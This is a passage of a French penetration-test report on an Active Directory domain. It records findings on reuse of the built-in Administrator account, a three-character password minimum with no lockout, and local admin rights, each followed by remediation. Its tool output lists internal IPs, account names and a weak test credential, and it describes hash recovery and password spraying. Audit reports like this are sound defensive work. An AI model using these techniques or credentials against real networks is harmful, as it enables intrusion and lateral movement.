
Absence de protected users

De plus, nous constatons que le compte embarqué "Administrateur" est utilisé à des fins de maintenance et support

```
admsocks
Protocol  Target          Username                  AdminStatus  Port
--------  --------------  ------------------------  -----------  ----
SMB       192.168.80.57   GROUP-RIM/ADMINISTRATEUR  TRUE         445
SMB       192.168.80.82   GROUP-RIM/ADMINISTRATEUR  TRUE         445
SMB       192.168.80.77   GROUP-RIM/ADMINISTRATEUR  TRUE         445
SMB       192.168.80.88   GROUP-RIM/ADMINISTRATEUR  TRUE         445
SMB       192.168.80.202  GROUP-RIM/ADMINISTRATEUR  TRUE         445
SMB       192.168.80.198  GROUP-RIM/ADMINISTRATEUR  TRUE         445
SMB       192.168.80.181  GROUP-RIM/ADMINISTRATEUR  TRUE         445
SMB       192.168.80.199  GROUP-RIM/ADMINISTRATEUR  TRUE         445
SMB       192.168.80.14   GROUP-RIM/ADMINISTRATEUR  TRUE         445
SMB       192.168.80.23   GROUP-RIM/ADMINISTRATEUR  TRUE         445
SMB       192.168.80.52   GROUP-RIM/ADMINISTRATEUR  TRUE         445
SMB       192.168.80.121  GROUP-RIM/ADMINISTRATEUR  TRUE         445
SMB       192.168.80.85   GROUP-RIM/ADMINISTRATEUR  TRUE         445
SMB       192.168.80.55   GROUP-RIM/ADMINISTRATEUR  TRUE         445
SMB       192.168.80.22   GROUP-RIM/SSARGENTINI     TRUE         445
```

Identification de l'utilisation du compte Administrateur pour du support

Comme nous pouvons le voir ci-dessous, lorsqu'un Administrateur se connecte sur un poste de travail ou bien sur un serveur, il laisse le condensat de son mot de passe sur la machine. Il est alors possible pour un attaquant disposant de droits Administrateur local sur une machine de récupérer ce condensat au format Cached Users DCC2.



Récupération de condensat Administrateur du domaine

Remédiation


Complexité	VI-011 – Ajouter les utilisateurs privilégiés dans le groupe Protected Users	Gain
Moyenne		Élevé

Les comptes d'administration qui ne sont pas des comptes de service ou gMSA doivent être placés dans le groupe "Protected Users" afin de bénéficier de protections supplémentaires :

1. La désactivation de l'authentification NTLM, empêche les membres de ce groupe d'être impliqués dans les attaques relatives à ce protocole (Pass-The-Hash, relai NTLM, extraction du hash NT en mémoire d'une machine).
2. Par ailleurs, des paramètres de durcissement sont appliqués sur le protocole d'authentification Kerberos (durée de vie des tickets réduite, désactivation des algorithmes de chiffrement DES et RC4, délégation Kerberos impossible).
3. De même, les séquences d'authentification de l'utilisateur ne sont pas mises en cache en texte brut par Windows Digest ni lors de la délégation des informations d'identification (CredSSP).

Attention toutefois, le groupe "Protected Users" n'est disponible qu'à partir du niveau fonctionnel du domaine Windows Server 2012 R2 ou ultérieur et l'ajout de comptes à ce groupe peut provoquer des effets de bord compte tenu de l'application de restrictions. Par exemple, les comptes ne peuvent pas s'authentifier lorsque le contrôleur de domaine n'est pas joignable et les membres du groupe utilisateurs protégés doivent être en mesure de s'authentifier à l'aide d'AES.

De plus, la mise en place d'une architecture 3 tiers permettrait de renforcer la protection des comptes privilégiés en mettant en place trois niveaux de privilège.



Architecture trois tiers

Les comptes du Tier 2 sont consacrés à l'administration des postes de travail, les comptes du Tier 1 des serveurs métiers et les comptes du Tier 0 des serveurs critiques et des contrôleurs de domaine.

Chaque Tier s'occupe uniquement de sa fonction attribuée, le Tier 0 et le Tier 1 ne devant pas faire d'administration de poste utilisateur, tâche attribuée au Tier 2.

Nous vous conseillons de consulter la documentation Microsoft "Conseils sur la configuration des comptes protégés" afin d'en savoir plus et mesurer les impacts potentiels de l'application de cette remédiation sur votre SI.

Références	*https://www.cert.ssi.gouv.fr/uploads/ad_checklist.html* *https://learn.microsoft.com/fr-fr/windows-server/security/credentials-protection-and-management/protected-users-security-group* *https://learn.microsoft.com/fr-fr/windows-server/identity/ad-ds/manage/how-to-configure-protected-accounts* *https://akril.net/comprendre-le-tiering-model-de-microsoft-en-francais/*

Criticité	VI-012 – Politique de mots de passe perfectible	CVSS
Majeure		7.4

Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Réseau Local	Faible	Aucun	Aucune
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Changé	Élevé	Aucun	Aucun
Description	Une politique de mots de passe appliquée à un domaine définit les règles et exigences relatives aux mots de passe des utilisateurs pour garantir la sécurité des comptes. Elle permet de contrôler la complexité, la longueur, la validité et d'autres paramètres des mots de passe afin de réduire les risques liés à l'usage de mots de passe faibles ou compromis. La politique de mots de passe en vigueur n'est pas assez restrictive et peut permettre à un attaquant de compromettre un ou plusieurs comptes et ainsi, d'accéder aux ressources associées.		

Éléments affectés

- 192.168.80.201

Risque détaillé

Cette politique garantit que les mots de passe utilisés respectent des critères spécifiques afin de garantir un certain niveau de sécurité aux comptes utilisateurs. Différents paramètres rentrent en compte dans la définition de cette politique, parmi ceux-ci on retrouve :

- **La longueur du mot de passe :** la robustesse d'un mot de passe est étroitement liée à sa longueur. En effet, plus un mot de passe est long, plus son entropie est élevée et plus il est difficile pour un attaquant de "casser" le mot de passe via des attaques par force brute. A l'inverse, une longueur de mot de passe trop faible augmente les chances de récupération du mot de passe et fait baisser le niveau de sécurité de l'infrastructure. Dans la configuration Active Directory, il est possible de définir une valeur minimale pour la longueur du mot de passe via le paramètre "Minimum password length".
- **La durée de vie du mot de passe :** la définition de l'âge minimal d'un mot de passe (Minimum Password Age) permet de réguler la fréquence de renouvellement de celui-ci. Si l'age minimal d'un mot de passe est à 0, un utilisateur est en mesure de changer plusieurs fois d'affilée son mot de passe, contournant ainsi la restriction de l'historique de mot de passe (Password history length) et de définir un mot de passe identique au précédent.
  Par ailleurs, un âge maximal des mots de passe faible (Maximum password age) implique le changement fréquent du mot de passe des utilisateurs. Cela peut mener à la définition de mots de passe de faible robustesse basée sur un schéma prédictible ou au stockage non sécurisé (utilisation de post-it, notes, etc.).

- **La complexité du mot de passe :** le paramètre de complexité de mot de passe sous Windows (Password Complexity Flags), permet d'indiquer si le mot de passe utilisateur doit obéir à certaines règles de complexité soit :
  - Le mot de passe ne doit pas contenir le nom de compte de l'utilisateur ou des parties du nom complet de l'utilisateur qui dépassent deux caractères consécutifs.
  - Il doit avoir une longueur d'au moins six caractères.
  - Il doit contenir des caractères provenant de trois des catégories suivantes : majuscules(A à Z), minuscules(a à z), chiffres (0 à 9), caractères spéciaux (par exemple, !, $, #, %).

  Un mot de passe n'étant pas assez complexe a une faible entropie et peut être plus facilement retrouvé par un attaquant effectuant des attaques par dictionnaire ou par force brute.
- **Le verrouillage de compte :** dans le cas ou un nombre important de tentatives d'authentification échouées serait observé pour un utilisateur, il est possible qu'un attaquant cherche à se connecter à son compte via une attaque par password spraying où ne nombreuses combinaisons de mot de passe sont testées jusqu'à obtenir une combinaison valide. Pour réduire le risque, il est possible de définir un nombre de tentatives de connexion (account lockout threshold) après lequel le compte sera bloqué pour une durée déterminée (Locked Account duration).
- **Prédictibilité du mot de passe :** par ailleurs, lorsque les utilisateurs sont en mesure de choisir des mots de passe prédictibles (par exemple basés sur le nom de l'entreprise) ou ayant fuité, un attaquant peut utiliser une attaque de password spraying pour vérifier si ceux-ci sont valides pour un ou plusieurs comptes, et éventuellement accéder aux ressources des comptes associés. Il existe des outils permettant de définir des listes noires de mots de passe ou de les comparer au contenu de bases d'identifiants ayant fuité, limitant l'utilisation de formats prédictibles.

Observation

Nous avons identifié une faiblesse dans la politique de mots de passe, la longueur minimale imposée aux utilisateurs étant de seulement 3 caractères.

Nous constatons l'absence de blocage des comptes AD au bout de x tentatives, permettant à un attaquant d'effectuer des attaques de types bruteforce sans risque de verrouiller les comptes du domaine.

```
[+] group-rim.local\test:test
[+] Dumping password info for domain: GROUP-RIM
Minimum password length: 3
Password history length: 24
Maximum password age: Not Set

Password Complexity Flags: 000000
    Domain Refuse Password Change: 0
    Domain Password Store Cleartext: 0
    Domain Password Lockout Admins: 0
    Domain Password No Clear Change: 0
    Domain Password No Anon Change: 0
    Domain Password Complex: 0

Minimum password age: None
Reset Account Lockout Counter: 30 minutes
Locked Account Duration: 30 minutes
Account Lockout Threshold: None
Forced Log off Time: Not Set
```

Faiblesse dans la politique de mot de passe (1)

Comme nous pouvons le voir, nous avons pu compromettre le mot de passe des utilisateurs ci-dessous, ces mots de passe sont facilement déductibles.

Faiblesse dans la politique de mot de passe (2)

Remédiation

Complexité Moyenne	VI-012 – Renforcer la politique de mots de passe en vigueur	Gain Élevé

Nous vous recommandons de mettre en place des politiques de mots de passe dépendantes du niveau de privilèges accordés aux utilisateurs en définissant des politiques de mots de passe affinées (Fine Grained Password Policy).

La politique suivante est conseillée par l'ANSSI :


1. L'exigence de la complexité doit être activée (ce qui est déjà le cas dans la configuration actuelle).
2. La longueur minimale conseillée du mot de passe pour un compte utilisateur standard est de 12 caractères et 16 caractères pour un compte privilégié.
3. La durée de vie du mot de passe doit être définie pour les comptes privilégiés mais ne doit pas être limitée pour les comptes utilisateur.
4. Les comptes doivent être bloqués après 3 à 5 tentatives d'authentification échouées pendant une période définie.

Cependant, nous recommandons tout de même de définir une durée de vie des mots de passe pour les utilisateurs standards plus longue que celle des comptes privilégiés et de longueur raisonnable pour éviter la fatigue de changement de mot de passe, tout en limitant la possibilité de réutilisation en cas de fuite d'identifiants.

De manière générale, en cas de fuite du mot de passe ou d'incident de sécurité, quel que soit le niveau de privilège du compte, il est recommandé de forcer le changement de mot de passe des utilisateurs.

Par ailleurs, un utilisateur ne devrait pas être en mesure de définir des mots de passe connus ou ayant fuité. Il est possible de définir des règles de liste noire dans la configuration Active Directory, empêchant par exemple les combinaisons basées sur le nom de l'entreprise. Il existe aussi une solution gratuite et open source (AD password protection) permettant de vérifier la robustesse des mots de passe choisis par les utilisateurs et de définir des listes noires afin de les empêcher d'utiliser des combinaisons prédictibles ou présentes dans les bases de données d'identifiants compromis.


Afin d'appliquer ces modifications, ouvrir la gestion de stratégie de groupe, clic droit sur **Default Domain Policy** puis sur **modifier** :



Modification de la GPO globale

Pour la politique globale de mots de passe, aller sur **Configuration Ordinateur -> Stratégies -> Paramètres Windows -> Paramètres de sécurité -> Stratégie de comptes -> Stratégie de mot de passe.**


Voici un exemple de configuration **:**



Configuration Password Policy

Pour la stratégie de verrouillage des comptes, aller sur **Configuration Ordinateur -> Stratégies -> Paramètres Windows -> Paramètres de sécurité -> Stratégie de comptes -> Stratégie de verrouillage du compte.**

Voici un exemple de configuration **:**



Configuration verrouillage du compte

Certains utilisateurs, malgré la politique de mots de passe, peuvent ne pas avoir à modifier leur mot de passe. Cela s'explique par la propriété PasswordNeverExpire activé sur ces comptes.

Par conséquent, il faudra s'assurer que cette propriété est désactivée pour l'ensemble des utilisateurs via la commande suivante :

Get-ADUser -Filter * -Properties PasswordNeverExpires | Where-Object { $_.PasswordNeverExpires -eq $true } | Set-ADUser -PasswordNeverExpires $false

Pour les utilisateurs dont le mot de passe correspond à leur identifiant, il faudra réinitialiser le mot de passe et forcer son changement à la prochaine reconnexion :

Set-ADUser -ChangePasswordAtLogon $true -Identity $USERNAME -Verbose

Vous retrouverez en référence la documentation Microsoft et le guide de l'ANSSI relatifs aux bonnes pratiques de gestion de mots de passe, détaillant notamment la mise en place des mesures de sécurité abordées.

Références	*https://www.cnil.fr/fr/mots-de-passe-une-nouvelle-recommandation-pour-maitriser-sa-securite* *https://cyber.gouv.fr/sites/default/files/2021/10/anssi-guide-authentification_multifacteur_et_mots_de_passe.pdf* *https://learn.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/adac/Advanced-AD-DS-Management-Using-Active-Directory-Administrative-Center--Level-200-#BKMK_FGPP* *https://github.com/lithnet/ad-password-protection* *https://learn.microsoft.com/en-us/entra/identity/authentication/concept-password-ban-bad*

Criticité	VI-013 – Présence d'utilisateurs disposant des droits Administrateur local	CVSS
Majeure		7.2

Vecteur d'attaque	Complexité de l'attaque	Privilèges Requis	Interaction utilisateur
Réseau	Élevée	Élevé	Aucune
Portée	**Impact Confidentialité**	**Impact Intégrité**	**Impact Disponibilité**
Changé	Élevé	Faible	Faible
Description	Les droits Administrateur accordés à un utilisateur sur un poste client ou un serveur lui confèrent la possibilité de réaliser des actions avec un niveau de privilèges élevé. Il peut donc installer, modifier ou supprimer des logiciels, sans pour autant comprendre les impacts potentiels qui découlent de ses actions.		

Éléments affectés

- GRP.DIRECTION
- GRP.MEDECIN

Risque détaillé

La récupération d'un compte utilisateur disposant de droit Administrateur local induit la compromission des systèmes sur lesquels il dispose de ces privilèges. Ces droits confèrent notamment la possibilité d'utiliser le système comme vecteur de propagation (installation d'outils, contournement des mécanismes de sécurité en place) et permettent généralement la récupération des comptes locaux contenus dans la SAM, l'accès à la base de registre, l'extraction des secrets LSASS et la récupération des comptes stockés dans les navigateurs. Ces données peuvent par la suite être réutilisées par un attaquant afin de se déplacer latéralement sur le réseau et compromettre d'autres actifs.

Observation

Nous constatons que des utilisateurs sont Administrateur de leur poste, il est alors possible pour un attaquant d'effectuer des mouvements latéraux.

Protocol	Target	Username	AdminStatus	Port
SMB	192.168.80.82	GROUP-RIM/SSARGENTINI	FALSE	445
SMB	192.168.80.77	GROUP-RIM/SSARGENTINI	FALSE	445
SMB	192.168.80.88	GROUP-RIM/SSARGENTINI	FALSE	445
SMB	192.168.80.202	GROUP-RIM/SSARGENTINI	FALSE	445
SMB	192.168.80.198	GROUP-RIM/SSARGENTINI	FALSE	445
SMB	192.168.80.181	GROUP-RIM/SSARGENTINI	FALSE	445
SMB	192.168.80.199	GROUP-RIM/SSARGENTINI	FALSE	445
SMB	192.168.80.14	GROUP-RIM/SSARGENTINI	FALSE	445
SMB	192.168.80.23	GROUP-RIM/SSARGENTINI	FALSE	445
SMB	192.168.80.25	GROUP-RIM/SSARGENTINI	FALSE	445
SMB	192.168.80.22	GROUP-RIM/SSARGENTINI	TRUE	445
SMB	192.168.80.27	GROUP-RIM/SSARGENTINI	FALSE	445
SMB	192.168.80.18	GROUP-RIM/SSARGENTINI	FALSE	445
SMB	192.168.80.52	GROUP-RIM/SSARGENTINI	FALSE	445
SMB	192.168.80.55	GROUP-RIM/SSARGENTINI	FALSE	445
SMB	192.168.80.121	GROUP-RIM/SSARGENTINI	TRUE	445
SMB	192.168.80.85	GROUP-RIM/SSARGENTINI	FALSE	445
SMB	192.168.80.165	GROUP-RIM/SSARGENTINI	FALSE	445
SMB	192.168.80.231	GROUP-RIM/SSARGENTINI	FALSE	445
SMB	192.168.80.28	GROUP-RIM/SSARGENTINI	FALSE	445
SMB	192.168.80.50	GROUP-RIM/SSARGENTINI	FALSE	445
SMB	192.168.80.57	GROUP-RIM/SSARGENTINI	FALSE	445
SMB	192.168.80.235	GROUP-RIM/SSARGENTINI	FALSE	445

Identification d'utilisateur Administrateur local de poste / serveur

